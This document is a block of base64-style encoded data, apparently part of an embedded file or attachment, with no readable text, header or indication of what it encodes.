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
